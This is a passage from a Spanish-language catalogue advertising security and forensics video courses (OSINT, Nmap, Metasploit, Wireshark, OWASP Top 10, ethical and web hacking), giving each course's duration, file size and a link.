Tamaño total del video: 4.0 GB

Más información:

https://www.reydes.com/d/?q=Curso_de_OSINT




Curso Forense de Redes

Duración total del video: 14 horas

Tamaño total del video: 4.4 GB

Más información:

https://www.reydes.com/d/?q=Curso_Forense_de_Redes




Curso de Nmap

Duración total del video: 6 horas.

Tamaño total del video: 1.2 GB

Más información:

https://www.reydes.com/d/?q=Curso_de_Nmap




Curso de Metasploit Framework

Duración total del video: 6 horas

Tamaño total del video: 1.2 GB

Más información:

https://www.reydes.com/d/?q=Curso_de_Metasploit_Framework




Curso de Wireshark

Duración total del video: 6 horas

Tamaño total del video: 1.3 GB

Más información:

https://www.reydes.com/d/?q=Curso_Wireshark




Curso de OWASP TOP 10 2021

Duración total del video: 6 horas

Tamaño total del video: 1.5 GB

Más información:

https://www.reydes.com/d/?q=Curso_OWASP_TOP_10




Curso de Maltego

Duración total del video: 6 horas

Tamaño total del video: 1.2 GB

Más información:

https://www.reydes.com/d/?q=Curso_Maltego




Curso Forense con Autopsy

Duración total del video: 6 horas

Tamaño total del video: 1.1 GB

Más información:

https://www.reydes.com/d/?q=Curso_Forense_de_Autopsy




Curso Fundamentos de Hacking Ético

Duración total del video: 6 horas

Tamaño total del video: 1.1 GB

https://www.reydes.com/d/?q=Curso_Fundamentos_de_Hacking_Etico




Curso Fundamentos de Hacking Web

Duración total del video: 6 horas

Tamaño total del video: 1.0 GB

https://www.reydes.com/d/?q=Curso_Fundamentos_de_Hacking_Web



Curso Fundamentos de Forense Digital

Duración total del video: 6 horas

Tamaño total del video: 1.1 GB

https://www.reydes.com/d/?q=Curso_Fundamentos_de_Forense_Digital